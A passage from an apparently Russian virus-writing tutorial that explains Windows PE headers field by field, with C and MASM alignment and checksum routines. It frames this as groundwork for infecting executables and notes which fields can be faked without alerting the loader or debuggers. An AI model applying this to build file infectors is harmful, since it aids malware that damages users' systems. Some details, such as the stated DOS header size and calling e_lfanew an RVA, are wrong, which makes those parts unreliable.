    WORD   e_cblp;                       // Bytes on last page of file
    WORD   e_cp;                          // Pages in file
    WORD   e_crlc;                       // Relocations
    WORD   e_cparhdr;                    // Size of header in paragraphs
    WORD   e_minalloc;                   // Minimum extra paragraphs needed
    WORD   e_maxalloc;                   // Maximum extra paragraphs needed
    WORD   e_ss;                         // Initial (relative) SS value
    WORD   e_sp;                         // Initial SP value
    WORD   e_csum;                       // Checksum
    WORD   e_ip;                         // Initial IP value
    WORD   e_cs;                         // Initial (relative) CS value
    WORD   e_lfarlc;                    // File address of relocation table
    WORD   e_ovno;                       // Overlay number
    WORD   e_res[4];                    // Reserved words
    WORD   e_oemid;                      // OEM identifier (for e_oeminfo)
    WORD   e_oeminfo;                   // OEM information; e_oemid specific
    WORD   e_res2[10];                  // Reserved words
    LONG   e_lfanew;                    // File address of new exe header
} IMAGE_DOS_HEADER;
```

Все что нас интересует здесь - это только одно значение - `e_lfanew`. Это двойное слово является RVAи указывает на структуру `IMAGE_NT_HEADERS`. Размер DOS-MZ заголовка составляет 80 байт.

Файловый заголовок

Файловый заголовок находится в PE-файле сразу же после сигнатуры `IMAGE_NT_SIGNATURE`. В файле `WINNT.Нона` определена как `00004550H`. Файловый заголовок содержит наиболее общую информацию о данном файле. В файле `WINNT.Н` файловый заголовок определен следующим образом:

```
typedef struct _IMAGE_FILE_HEADER {
    WORD   Machine;
    WORD   NumberOfSections;
    DWORD   TimeDateStamp;
    DWORD   PointerToSymbolTable;
    DWORD   NumberOfSymbols;
    WORD   SizeOfOptionalHeader;
    WORD   Characteristics;
} IMAGE_FILE_HEADER;
```

Давайте рассмотрим по порядку данные поля.

WORD Machine ;

Два байта содержащие платформу, для которой создавался данный PE-файл. Возможные значения приведены ниже.

```
#define IMAGE_FILE_MACHINE_UNKNOWN      0
#define IMAGE_FILE_MACHINE_I386        0x014c // Intel 386.
#define IMAGE_FILE_MACHINE_R3000        0x0162 // MIPS little-endian, 0x160 big-endian
#define IMAGE_FILE_MACHINE_R4000        0x0166 // MIPS little-endian
#define IMAGE_FILE_MACHINE_R1000        0x0168 // MIPS little-endian
#define IMAGE_FILE_MACHINE_WCEMIPSV2    0x0169 // MIPS little-endian WCE v2
#define IMAGE_FILE_MACHINE_ALPHA        0x0184 // Alpha_AXP
#define IMAGE_FILE_MACHINE_POWERPC      0x01F0 // IBM PowerPC Little-Endian
#define IMAGE_FILE_MACHINE_SH3          0x01a2 // SH3 little-endian
#define IMAGE_FILE_MACHINE_SH3E         0x01a4 // SH3E little-endian
#define IMAGE_FILE_MACHINE_SH4          0x01a6 // SH4 little-endian
#define IMAGE_FILE_MACHINE_ARM          0x01c0 // ARM Little-Endian
#define IMAGE_FILE_MACHINE_THUMB        0x01c2
```

```

#define IMAGE_FILE_MACHINE_IA64          0x0200  // Intel 64
#define IMAGE_FILE_MACHINE_MIPS16        0x0266  // MIPS
#define IMAGE_FILE_MACHINE_MIPSFPU      0x0366  // MIPS
#define IMAGE_FILE_MACHINE_MIPSFPU16    0x0466  // MIPS
#define IMAGE_FILE_MACHINE_ALPHA64      0x0284  // ALPHA64
#define IMAGE_FILE_MACHINE_AXP64        IMAGE_FILE_MACHINE_ALPHA64
#define IMAGE_FILE_MACHINE_CEF          0xC0EF

```

ОС Windows поддерживает только две архитектуры и все они - процессоров Intel— IA-32, IA-64. Исходя из этого, только два значения считаются корректными в PE-файле IMAGE_FILE_MACHINE_IA64 и IMAGE_FILE_MACHINE_I386. Если Вы подставите чего-либо другое, загрузчик откажется загружать данный файл. Да и то для 32х разрядных операционных систем (т.е. работающих с 32х разрядными процессорами) — значение единственное - IMAGE_FILE_MACHINE_I386. Очень интересно еще и то, что в официальной спецификации о некоторых значениях просто умалчивается, просто умалчивается и все!

WORD NumberOfSections; Количество секций в PE-файле. Значение должно быть верным. Фактически означает число элементов в таблице секций. **DWORD TimeDateStamp;**

Информация о времени, когда был собран данный PE-файл. Это значение равно количеству секунд прошедших с 1 января 1970 года до времени создания файла. В стандартной библиотеке Си есть замечательная функция gmtime, которая переводит время из секунд в удобочитаемый вид. Она берет указатель на DWORD – количество секунд и заполняет структуру tm, определенную в time.h. Эта структура выглядит следующим образом:

```

struct tm {
    int tm_sec;    /* Секунды */
    int tm_min;    /* Минуты */
    int tm_hour;   /* Часы (0--23) */
    int tm_mday;   /* День месяца (1--31) */
    int tm_mon;    /* Месяц (0--11) */
    int tm_year;   /* Год (минус 1900) */
    int tm_wday;   /* День недели (0--6; Sunday = 0) */
    int tm_yday;   /* День года (0--365) */
    int tm_isdst;  /* связано с переход на летнее время */
};

```

Чтобы узнать какой дате это число соответствует, используйте следующую функцию

```

void printTimeStamp(DWORD x)
{
    struct tm* Time=gmtime((const long *)&x);
    printf("Year:%d\nMonth:%d\nDay:%d\n",Time->tm_year+1900,Time->tm_mon,Time->tm_mday);
}

```

X – значение поля TimeDateStamp. Чтобы использовать данную функцию необходимо подключить заголовочный файл time.h.

DWORD PointerToSymbolTable ; Указатель на COFF-таблицу символов PE-формата. Эту же информацию можно найти в элементе массива DataDirectoryс индексом IMAGE_DIRECTORY_ENTRY_DEBUG. Если Вы вдруг не знали, то отладочная информация нужна только для отладчика. Отсюда следует, что мы можем размещать в этом поле любое значение.

DWORD NumberOfSymbols; Количество символов в COFF-таблице символов. Может принимать любое значение. **WORD SizeOfOptionalHeader ;** Размер опционального заголовка. Опциональный заголовок следует сразу же за файловым заголовком. Размер опционального заголовка зависит от массива DataDirectory, а именно от количества элементов в нем. Обычно в нем 16 элементов, но могут быть и неожиданности. Это поле проверяется загрузчиком и должно быть правильным.

WORD Characteristics;

Характеристики – это атрибуты специфичные для данного PE-файла. Поле Characteristics 16 битное поле и каждый установленный бит представляет из себя отдельный флаг. Знаете, я не ленив, и опишу все возможные флаги подробно. Конечно, большинство из них не используются в

данное время, ведь PE-формат был создан в 1993 году. С этого времени много вещей стали не важны. Но это информация общеобразовательная. Прочитайте, если Вы хотите быть более гибки в области операционных систем.

Определены следующие значения:

#define IMAGE_FILE_FS_STRIPPED 0x0001 В файле отсутствует информация о базовых поправках. Этот флаг не используется в исполняемых файлах. Вместо этого информация о базовых поправках храниться в каталоге, на который указывает элемент в массиве DataDirectory с индексом IMAGE_DIRECTORY_ENTRY_BASERELOC. **#define IMAGE_FILE_EXECUTABLE_IMAGE 0x0002** Файл является исполняемым (т.е. не содержит нераспознанных внешних ссылок). Если файл является исполняемым, то он не является объектным файлом или библиотекой. **#define IMAGE_FILE_LINE_NUMS_STRIPPED 0x0004** В файле отсутствуют номера строк. Это значение не используется в исполняемых файлах. **#define IMAGE_FILE_LOCAL_SYMS_STRIPPED 0x0008** Локальные символы отсутствуют в файле. Это значение не используется в исполняемых файлах. **#define IMAGE_FILE_AGGRESSIVE_WS_TRIM 0x0010** Этот флаг установлен, если операционная система ограничивает программу памятью, агрессивно сбрасывая данные приложения в страничный файл. Этот флаг устанавливается для приложений, которые большую часть своего времени ждут, лишь очень редко пробуждаясь. **#define IMAGE_FILE_LARGE_ADDRESS_AWARE 0x0020** Флаг, чтобы приложение могла работать с объемом памяти больше 2 или 3 Гб (в зависимости от загрузочного параметра). **#define IMAGE_FILE_BYTES_REVERSED_LO 0x0080**

и

#define IMAGE_FILE_BYTES_REVERSED_HI 0x8000

Эти флаги устанавливаются если порядок байт в конце файла, отличен от порядка байт для текущей архитектуры. Т.к. порядок байт в процессорах Intel одинаковый, то этот параметр в данное время не используется.

#define IMAGE_FILE_32BIT_MACHINE 0x0100 Этот флаг установлен, если предполагается, что машина 32- разрядная. Вероятно, если файл будет собран при помощи 64-разрядного линкера, то этот флаг не будет установлен. **#define IMAGE_FILE_DEBUG_STRIPPED 0x0200** Отладочная информация отсутствует в файле. Этот параметр не используется для исполняемых файлов. **#define IMAGE_FILE_REMOVABLE_RUN_FROM_SWAP 0x0400** Этот флаг установлен, если приложение может не запуситься с переносного носителя, дискеты или CD-ROM. В этом случае ОС переносит данные исполняемый файл в файл подкачки и считывает его оттуда. Но этот флаг в данный момент избыточен, т.к. ОС сама переносит исполняемый файл в файл подкачки, если он находится на подобном съемном носителе. **#define IMAGE_FILE_NET_RUN_FROM_SWAP 0x0800** Флаг установлен, если приложение может не запуситься по сети. Но этот флаг в данный момент избыточен, т.к. ОС сама переносит исполняемый файл в файл подкачки, если он находится на общем сетевом ресурсе. **#define IMAGE_FILE_SYSTEM 0x1000** Этот флаг установлен, если данный файл является системным, подобно драйверу. В настоящее время не используется. **#define IMAGE_FILE_DLL 0x2000** Данный файл – это динамически подключаемая библиотека(DynamicLinkLibrary). Каждая DLL обязана иметь этот флаг, иначе она не загрузиться. Этот флаг может использоваться EXE, и при этом быть корректным исполняемым файлом. **#define IMAGE_FILE_UP_SYSTEM_ONLY 0x4000**

Этот флаг установлен, если приложение не предназначено для многопроцессорных платформ.

Главные поля в файловом заголовке – это количество секций и размер опционального заголовка. Остальные нужны очень редко или не нужны вовсе.

Опциональный заголовок

В опциональном заголовке храниться более специфическая информация о приложении и его потребностях. Я не хочу утомлять Вас, но если Вы это читаете, то будьте добры читать все. Здесь я опишу все поля опционального заголовка. В любом случае тонкости PE-формата нам пригодятся. А где пригодятся, Вы узнаете в этой главе. Следите внимательно.

В WINNT.Нопциональный заголовок – это структура IMAGE_OPTIONAL_HEADER. Она определена следующим образом:

```
typedef struct _IMAGE_OPTIONAL_HEADER {
    //
    // Стандартные поля
    //

    WORD    Magic;
    BYTE    MajorLinkerVersion;
    BYTE    MinorLinkerVersion;
    DWORD    SizeOfCode;
    DWORD    SizeOfInitializedData;
    DWORD    SizeOfUninitializedData;
    DWORD    AddressOfEntryPoint;
    DWORD    BaseOfCode;
    DWORD    BaseOfData;

    //
    // дополнительные поля NT
    //

    DWORD    ImageBase;
    DWORD    SectionAlignment;
    DWORD    FileAlignment;
    WORD     MajorOperatingSystemVersion;
    WORD     MinorOperatingSystemVersion;
    WORD     MajorImageVersion;
    WORD     MinorImageVersion;
    WORD     MajorSubsystemVersion;
    WORD     MinorSubsystemVersion;
    DWORD    Win32VersionValue;
    DWORD    SizeOfImage;
    DWORD    SizeOfHeaders;
    DWORD    CheckSum;
    WORD     Subsystem;
    WORD     DllCharacteristics;
    DWORD    SizeOfStackReserve;
    DWORD    SizeOfStackCommit;
    DWORD    SizeOfHeapReserve;
    DWORD    SizeOfHeapCommit;
    DWORD    LoaderFlags;
    DWORD    NumberOfRvaAndSizes;
    IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

Как Вы уже, наверное, заметили, опциональный заголовок абстрактно делится на две части: стандартные поля и дополнительные поля NT. Естественно на реализации это деление не отражается. Рассмотрим поля по порядку. Кстати, опциональный заголовок так называется, потому что, если рассматривать в общем стандарт PE/COFF файлов, то для объектных файлов COFF-формата он отсутствует. Для исполняемых файлов этот заголовок является обязательным. А то некоторые авторитетные товарищи удивляются, почему этот заголовок называется опциональным. А это написано черным по белому в спецификации Microsoft PE-формата. Размер опционального заголовка не является фиксированным и чтобы узнать его надо обратиться к файловому заголовку.

WORD Magic; Это слово служит, чтобы проверить для какой версии спецификации PE этот опциональный заголовок. Возможные значения: **#define IMAGE_NT_OPTIONAL_HDR32_MAGIC**

0x10b Для спецификации PE32 **#define IMAGE_NT_OPTIONAL_HDR64_MAGIC 0x20b** Для спецификации PE64 **#define IMAGE_ROM_OPTIONAL_HDR_MAGIC 0x107**

Если исполняемый файл после проекции его загрузчиком будет только для чтения. Не используется в настоящее время.

Для 32х разрядных ОС есть одно возможное значение - **IMAGE_NT_OPTIONAL_HDR32_MAGIC**

BYTE MajorLinkerVersion; Старшее слово версии линковщика, создавшего данный файл. Может быть любым. **BYTE MinorLinkerVersion** ; Младшее слово версии линковщика, создавшего данный файл. Может быть любым. **DWORD SizeOfCode** ; Размер секции кода или сумма всех секций кода. В WindowsXPSP2 может быть любым, на остальных ОС надо тестировать отдельно, но, скорее всего, дело обстоит точно также. Но если это значение неправильное это может вызвать подозрение у разных отладчиков etc. **DWORD SizeOfInitializedData** ; Размер секции с инициализированными данными. То же самое, что и с прошлым параметром. **DWORD SizeOfUninitializedData**; Размер секции с неинициализированными данными. То же самое, что и с прошлым параметром. **DWORD AddressOfEntryPoint**; Адрес, с которого начинают считываться инструкции для выполнения. Адрес является RVA. Чтобы указать на адрес ниже базового можно использовать отрицательные значения, т.е. в дополнительном коде. По-другому это называется - целочисленное переполнение. **DWORD BaseOfCode** ; RVAоткуда начинаются секция(и) кода исполняемого файла. Может быть любым значением, т.к. не используются загрузчиками. Но если это значение неправильное это может вызвать подозрение у разных отладчиков etc. **DWORD BaseOfData**; RVAоткуда начинаются секция(и) данных исполняемого файла. Может быть любым значением, т.к. не используются загрузчиками. **DWORD ImageBase**; При запуске PE-файла он будет отображен по частям, начиная с некоторого адреса в памяти. Адрес отображения называется *базовым адресом* для данного файла. В данном поле храниться базовый адрес PE-файла. Этот файл естественно является VA. От него отсчитываются все RVA. Если файл не загружается по каким-то причинам (по этому адресу память уже зарезервирована) по данному адресу, то загрузчику необходимо применять базовые поправки. Обычно файл загружается по базовому адресу и базовые поправки не нужны. Это позволяет использовать базовые поправки в своих целях. Для компоновщиков, по умолчанию устанавливается базовый адрес 400000H. **DWORD SectionAlignment**;

Секция при загрузке PE-файла в память будет начинаться с адреса кратного данной величине. Вот ограничения данного поля. 1) Это значение представляет собой степень двойки. 2) $SectionAlignment \geq FileAlignment$. Пусть нам дано значение адреса. Нам надо получить выровненное значение в соответствии с выравниванием. Для этого можно использовать следующую формулу:

$$(3) z = (x + (y-1)) \& (\sim(y-1))$$

,где x – выравниваемое значение, y– выравнивающий фактор.

Посмотрите на пример функции, которое выравнивает вверх нужное значение:

```
#####
;Процедура GetAlignUP
;Получение выровненного-вверх значения
;Вход: esi - значение для выравнивания
; edi - выравнивающий фактор
;Выход:eax - выровненное значение
;#####
GetAlignUp proc
    push esi
    push edi

    dec edi
    add esi,edi
    not edi
    and esi,edi
    mov eax,esi
```

```

    pop edi
    pop esi
    ret
GetAlignUp endp
;#####
;Конец процедуры GetAlignUP
;#####

```

Вот процедура, которая выравнивает вниз нужное значение:

```

;#####
;Процедура GetAlignDown
;Получение выровненного-вниз значения
;Вход: esi - значение для выравнивания
;edi - выравнивающий фактор
;Выход:eax - выровненное значение
;#####
GetAlignDown proc
    push esi
    push edi

    dec edi
    not edi
    and esi,edi
    mov eax,esi

    pop edi
    pop esi
    ret
GetAlignDown endp
;#####
;Конец процедуры GetAlignDown
;#####

```

А вот макросы на Си делающие то же самое:

```

#define ALIGN_DOWN(x, align) (x & ~(align-1))//выравнивание вниз
#define ALIGN_UP(x, align) ((x & (align-1))?ALIGN_DOWN(x,align)+align:x)
//выравнивание вверх

```

DWORD FileAlignment ; Эта величина соответствует смещению секций в файле. Размер каждой секции кратен данной величине. Вот ограничения данного поля: 1) Это значение представляет собой степень двойки. 2) Должно быть между 200Н и 10000Н. 3) SectionAlignment>=FileAlignment. Вы также можете использовать функцию GetAlign для получения выровненного значения. **WORD** MajorOperatingSystemVersion ;

WORD MinorOperatingSystemVersion ; Версия ОС, для которой данный файл предназначен. Совершенно никем не проверяемое поле. Может быть любым, но лучше чтобы не нулевое, а то кто-то ругался (привет HardWisdom!) **WORD** MajorImageVersion ;

WORD MinorImageVersion ; Это поле специально для того, чтобы программист создающий программу мог указать версию исполняемого образа. Может быть любым. **WORD** MajorSubsystemVersion ;

WORD MinorSubsystemVersion ; Поле содержит самую старую версию подсистемы, позволяющую запускать данный файл. Должно быть правильным. **DWORD** Win32VersionValue; Зарезервировано. Может быть любым. **DWORD** SizeOfImage;

Содержит общий размер всех частей отображения. Важно, что загрузчик проверяет значение этого поля по следующей формуле:

(4) SizeOfImage = VirtualSize + VirtualAddress

DWORD SizeOfHeaders ;

Размер заголовков. Вычисляется по формуле

(5) SizeOfHeaders = DOS Stub + PE Header + Object Table

Кратно значению FileAlignment. Должно быть корректным.

DWORD CheckSum ;

Контрольная сумма образа файла. Для обычных исполняемых файлов контрольная сумма не проверяется, т.е. может быть любой. Если она нулевая, то она тоже может быть любой. Для всех системных DLL должна быть корректная. Алгоритм контрольной суммы не является закрытым как говорят некоторые. Чтобы получить контрольную сумму данного исполняемого файла надо вызвать функцию CheckSumMappedFile с соответствующими параметрами. Эта функция доступна из библиотеки imagehlp.dll. В этой библиотеке содержится набор функций чтобы работать с PE-файлами. Но нам с Вами эти дурацкие библиотеки не нужны, т.к. мы делаем все вручную (почти все :)). Научитесь делать сначала вручную, потом используйте свои библиотеки и свой очень компактный, и очень маленький код. Библиотека imagehlp.dll входит в состав ОС и прототипы соответствующих функций содержатся в Imagehlp.h. В статье «Make your own CheckSumMappedFile» by Bumblebee/29a обсуждается, как сделать свою функцию CheckSumMappedFile, но, к сожалению, то что сделал Bumblebee не работает :(Я подправил его код и получилась рабочая функция. Ниже в листинге приведена функция и пример ее использования.

```
;#####  
;  
; Реализация собственной функции CheckSumMappedFile  
;  
;#####  
  
.386  
option casemap:none  
.model flat,stdcall  
include \tools\masm32\include\windows.inc  
includelib \tools\masm32\lib\kernel32.lib  
include \tools\masm32\include\kernel32.inc  
.data  
hFile dd 0  
hMapping dd 0  
hMap dd 0  
Name1 db "C:\\kernel32.dll",0  
HeaderSum dd 0ffff  
CheckSum dd 0  
.code  
start:  
invoke CreateFile,offset Name1,GENERIC_WRITE or GENERIC_READ,FILE_SHARE_WRITE,  
NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL  
mov hFile,eax  
  
invoke CreateFileMapping,hFile,NULL,PAGE_READWRITE,0,0,NULL  
mov hMapping,eax  
invoke MapViewOfFile,hMapping,FILE_MAP_ALL_ACCESS,0,0,0  
mov hMap,eax  
invoke GetFileSize,hFile,NULL  
  
push offset CheckSum  
push offset HeaderSum  
push eax  
push hMap  
call CheckSumMappedFile ; Вычисление контрольной суммы  
;после этого вызова в eax - окажется контрольная сумма файла с именем Name1  
invoke ExitProcess,0  
  
CheckSumMappedFile:;код самой функции  
assume fs:nothing  
mov eax,dword ptr fs:[00000000]  
push ebp  
mov ebp,esp  
push -00000001
```

```

push 7D6C61C0h
push 7D6C4598h
push eax
mov eax, dword ptr [ebp+10h]
mov dword ptr fs:[00000000], esp
sub esp, 00000010h
push ebx
push esi
push edi
xor esi, esi
mov dword ptr [ebp-18h], esp
mov dword ptr [eax], esi
mov eax, dword ptr [ebp+0Ch]           ;размер файла
inc eax
shr eax, 1
push eax
push dword ptr [ebp+08h]
push esi
call func0

mov word ptr [ebp-1Ah], ax
mov dword ptr [ebp-04h], esi
mov eax, dword ptr [ebp+08h]
assume eax:ptr IMAGE_DOS_HEADER
mov ecx, dword ptr [eax].e_lfanew
add eax, ecx
mov dword ptr [ebp-20h], eax
jmp saltito0
mov eax, 00000001
ret

mov esp, dword ptr [ebp-18h]
mov dword ptr [ebp-20h], 00000000

saltito0:
mov dword ptr [ebp-04h], 0FFFFFFFh
cmp dword ptr [ebp-20h], 00000000h
je saltito1
mov eax, dword ptr [ebp+08h]
cmp dword ptr [ebp-20h], eax
je saltito1
mov esi, dword ptr [ebp-20h]
mov ecx, dword ptr [ebp+10h]
add esi, 00000058h
mov edx, 00000001h
mov eax, dword ptr [esi]
mov dword ptr [ecx], eax
mov ecx, edx
mov ax, word ptr [esi]
cmp word ptr [ebp-1Ah], ax
adc ecx, -00000001
sub word ptr [ebp-1Ah], cx
sub word ptr [ebp-1Ah], ax
mov ax, word ptr [esi+02h]
cmp word ptr [ebp-1Ah], ax
adc edx, -00000001
sub word ptr [ebp-1Ah], dx
sub word ptr [ebp-1Ah], ax

saltito1:
movzx ecx, word ptr [ebp-1Ah]
add ecx, dword ptr [ebp+0Ch]
mov eax, dword ptr [ebp+14h]
pop edi
pop esi
pop ebx
mov dword ptr [eax], ecx
mov eax, dword ptr [ebp-20h]
mov ecx, dword ptr [ebp-10h]
mov dword ptr fs:[00000000], ecx
mov esp, ebp

```

```

        pop     ebp
        ret     0010h

func0:
        push    esi
        mov     ecx, dword ptr [esp+10h]
        mov     esi, dword ptr [esp+0Ch]
        mov     eax, dword ptr [esp+08h]
        shl     ecx, 1
        je      func0_saltito0
        test    esi, 00000002
        je      func0_saltito1
        sub     edx, edx
        mov     dx, word ptr [esi]
        add     eax, edx
        adc     eax, 00000000
        add     esi, 00000002
        sub     ecx, 00000002

func0_saltito1:
        mov     edx, ecx
        and     edx, 00000007
        sub     ecx, edx
        je      func0_saltito2
        test    ecx, 00000008
        je      func0_saltito3
        add     eax, dword ptr [esi]
        adc     eax, dword ptr [esi+04h]
        adc     eax, 00000000
        add     esi, 00000008
        sub     ecx, 00000008
        je      func0_saltito2

func0_saltito3:
        test    ecx, 00000010h
        je      func0_saltito4
        add     eax, dword ptr [esi]
        adc     eax, dword ptr [esi+04h]
        adc     eax, dword ptr [esi+08h]
        adc     eax, 00000000h
        add     esi, 00000010h
        sub     ecx, 00000010h
        je      func0_saltito2

func0_saltito4:
        test    ecx, 00000020h
        je      func0_saltito5
        add     eax, dword ptr [esi]

        adc     eax, dword ptr [esi+04h]
        adc     eax, dword ptr [esi+08h]
        adc     eax, dword ptr [esi+0Ch]
        adc     eax, dword ptr [esi+10h]
        adc     eax, dword ptr [esi+14h]
        adc     eax, dword ptr [esi+18h]
        adc     eax, dword ptr [esi+1Ch]
        adc     eax, 00000000h
        add     esi, 00000020h
        sub     ecx, 00000020h
        je      func0_saltito2

func0_saltito5:
        test    ecx, 00000040h
        je      func0_saltito6
        add     eax, dword ptr [esi]

        adc     eax, dword ptr [esi+04h]
        adc     eax, dword ptr [esi+08h]
        adc     eax, dword ptr [esi+0Ch]
        adc     eax, dword ptr [esi+10h]
        adc     eax, dword ptr [esi+14h]
        adc     eax, dword ptr [esi+18h]

```

```

        adc     eax, dword ptr [esi+1Ch]
        adc     eax, dword ptr [esi+20h]
        adc     eax, dword ptr [esi+24h]
        adc     eax, dword ptr [esi+28h]
        adc     eax, dword ptr [esi+2Ch]
        adc     eax, dword ptr [esi+30h]
        adc     eax, dword ptr [esi+34h]
        adc     eax, dword ptr [esi+38h]
        adc     eax, dword ptr [esi+3Ch]
        adc     eax, 00000000h
        add     esi, 00000040h
        sub     ecx, 00000040h
        je      func0_saltito2

func0_saltito6:
        add     eax, dword ptr [esi]

        adc     eax, dword ptr [esi+04h]
        adc     eax, dword ptr [esi+08h]
        adc     eax, dword ptr [esi+0Ch]
        adc     eax, dword ptr [esi+10h]
        adc     eax, dword ptr [esi+14h]
        adc     eax, dword ptr [esi+18h]
        adc     eax, dword ptr [esi+1Ch]
        adc     eax, dword ptr [esi+20h]
        adc     eax, dword ptr [esi+24h]
        adc     eax, dword ptr [esi+28h]
        adc     eax, dword ptr [esi+2Ch]
        adc     eax, dword ptr [esi+30h]
        adc     eax, dword ptr [esi+34h]
        adc     eax, dword ptr [esi+38h]
        adc     eax, dword ptr [esi+3Ch]
        adc     eax, dword ptr [esi+40h]
        adc     eax, dword ptr [esi+44h]
        adc     eax, dword ptr [esi+48h]
        adc     eax, dword ptr [esi+4Ch]
        adc     eax, dword ptr [esi+50h]
        adc     eax, dword ptr [esi+54h]
        adc     eax, dword ptr [esi+58h]
        adc     eax, dword ptr [esi+5Ch]
        adc     eax, dword ptr [esi+60h]
        adc     eax, dword ptr [esi+64h]
        adc     eax, dword ptr [esi+68h]
        adc     eax, dword ptr [esi+6Ch]
        adc     eax, dword ptr [esi+70h]
        adc     eax, dword ptr [esi+74h]
        adc     eax, dword ptr [esi+78h]
        adc     eax, dword ptr [esi+7Ch]
        adc     eax, 00000000h
        add     esi, 00000080h
        sub     ecx, 00000080h
        jne     func0_saltito6

func0_saltito2:
        test    edx, edx
        je      func0_saltito0

func0_saltito7:
        sub     ecx, ecx
        mov     cx, word ptr [esi]
        add     eax, ecx
        adc     eax, 00000000h
        add     esi, 00000002h
        sub     edx, 00000002h
        jne     func0_saltito7

func0_saltito0:
        mov     edx, eax
        shr     edx, 10h
        and     eax, 0000FFFFh
        add     eax, edx

```

```

mov     edx, eax
shr     edx, 10h
add     eax, edx
and     eax, 0000FFFFh
pop     esi
ret     000Ch
end start

```

WORD Subsystem ;

Подсистема, для пользовательского интерфейса, данного приложения. Определены следующие значения:

```

#define IMAGE_SUBSYSTEM_UNKNOWN          0    // неизвестная подсистема
#define IMAGE_SUBSYSTEM_NATIVE           1    // приложению не требуется подсистема
#define IMAGE_SUBSYSTEM_WINDOWS_GUI      2    // запускается в подсистеме Windows GUI
#define IMAGE_SUBSYSTEM_WINDOWS_CUI      3    // запускается в подсистеме Windows character
#define IMAGE_SUBSYSTEM_OS2_CUI          5    // запускается в подсистеме OS/2 character
#define IMAGE_SUBSYSTEM_POSIX_CUI        7    // запускается в подсистеме Posix character
#define IMAGE_SUBSYSTEM_NATIVE_WINDOWS  8    // приложение - драйвер Windows 9x
#define IMAGE_SUBSYSTEM_WINDOWS_CE_GUI   9    // запускается в подсистеме Windows CE

```

Подсистема может быть только одна. Если подсистема CUI, то Windows создает консольное окно при старте программы. Когда мы будем заражать файлы, то будем выбирать только с подсистемами IMAGE_SUBSYSTEM_WINDOWS_GUI и IMAGE_SUBSYSTEM_WINDOWS_CUI

WORD DllCharacteristics ; Поле никогда не используется. Может быть любым. **DWORD** SizeOfStackReserve ; Объем виртуальной памяти, резервируемой под начальный стек потока. Выделяется число байт указанное в следующем поле. **DWORD** SizeOfStackCommit ; Объем виртуальной памяти, выделяемой под начальный стек потока. **DWORD** SizeOfHeapReserve ; Объем виртуальной памяти, резервируемой под начальный хип программы. **DWORD** SizeOfHeapCommit ; Объем виртуальной памяти, выделяемой под начальный хип программы. **DWORD** LoaderFlags ; Не используемое поле. Может быть любым. **DWORD** NumberOfRvaAndSizes ; Количество элементов в массиве DataDirectory. Во всем относительно новых линкерах устанавливается в 10H. Даже константа IMAGE_NUMBEROF_DIRECTORY_ENTRIES в WINNT.H определена как 10H. Так что размер опционального заголовка, скорее всего, будет E0H байт. **IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];**

Массив структур типа IMAGE_DATA_DIRECTORY. Это структура определена следующим образом:

```

typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD   VirtualAddress; //RVA директории
    DWORD   Size; //Размер директории
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;

```

Вообще каждый элемент массива указывает на какую-либо структуру, например на таблицу импорта. Т.е. каждый элемент это информация о директории, каждая из которых несет собой определенную смысловую нагрузку. Определенный индекс в массиве соответствует определенной директории. Директория может быть секцией, а может и не быть секцией, т.е. быть ее частью. Если нам надо найти, например таблицу экспорта, то обращаемся к элементу 0 этого массива. Вот полный перечень всех индексов:

```

#define IMAGE_DIRECTORY_ENTRY_EXPORT      0    // Директория экспорта
#define IMAGE_DIRECTORY_ENTRY_IMPORT      1    // Директория импорта
#define IMAGE_DIRECTORY_ENTRY_RESOURCE    2    // Директория ресурсов
#define IMAGE_DIRECTORY_ENTRY_EXCEPTION  3    // Директория исключений
#define IMAGE_DIRECTORY_ENTRY_SECURITY    4    // Директория безопасности
#define IMAGE_DIRECTORY_ENTRY_BASERELOC   5    // Таблица базовых поправок
#define IMAGE_DIRECTORY_ENTRY_DEBUG       6    // Отладочная директория
#define IMAGE_DIRECTORY_ENTRY_ARCHITECTURE 7    // Данные специфичные для архитектуры
#define IMAGE_DIRECTORY_ENTRY_GLOBALPTR   8    // RVA глобальных указателей
#define IMAGE_DIRECTORY_ENTRY_TLS         9    // TLS директория
#define IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG 10    // Директория конфигурации при загрузке
#define IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT 11    // Директория Bound-импорта
#define IMAGE_DIRECTORY_ENTRY_IAT         12    // Таблица импортированных адресов (IAT)

```

```
#define IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT 13 //Дескриптор delay-импорта
#define IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR 14 // COM Runtime дескриптор
```

Структура IMAGE_DATA_DIRECTORY содержит в себе RVA-директории. Если файл спроецирован не как SEC_IMAGE, то сразу найти смещение в файле данной директории не удастся. Для этой операции используйте функцию RVAToOffset листинг которой приведен выше.

```
void printHeaders(long hMap)
{
    PIMAGE_NT_HEADERS pPE=(PIMAGE_NT_HEADERS)NTSIGNATURE((long)hMap);
    printf("#####File Header#####\n");
    printf("Machine:%X\nNumber of Sections:%X\nTimeDateStamp:%X\nPointer to
        Symbol Table:%X\nNumber Of Symbols:%X\nSize Of Optional Header:
        %X\nCharacteristics:%X\n",pPE->FileHeader.Machine,
        pPE->FileHeader.NumberOfSections,pPE->FileHeader.TimeDateStamp,
        pPE->FileHeader.PointerToSymbolTable,pPE->FileHeader.NumberOfSymbols,
        pPE->FileHeader.SizeOfOptionalHeader);
    printf("#####Optional Header#####\n");
    printf("Magic:%X\nMajorLinkerVersion:%X\nMinorLinkerVersion:%X\nSizeOfCode:
        %X\nSizeOfInitializedData:%X\nSizeOfUninitializedData:
        %X\nAddressOfEntryPoint:%X\nBaseOfCode:%X\nBaseOfData:%X\nImageBase:
        %X\nSectionAlignment:%X\nFileAlignment:%X\nMajorOperatingSystemVersion:
        %X\nMinorOperatingSystemVersion:%X\nMajorImageVersion:%X\nMinorImageVersion:
        %X\nMajorSubsystemVersion:%X\nMinorSubsystemVersion:%X\nWin32VersionValue:
        %X\nSizeOfImage:%X\nSizeOfHeaders:%X\nChecksum:%X\nSubsystem:
        %X\nDllCharacteristics:%X\nSizeOfStackReserve:%X\nSizeOfStackCommit:
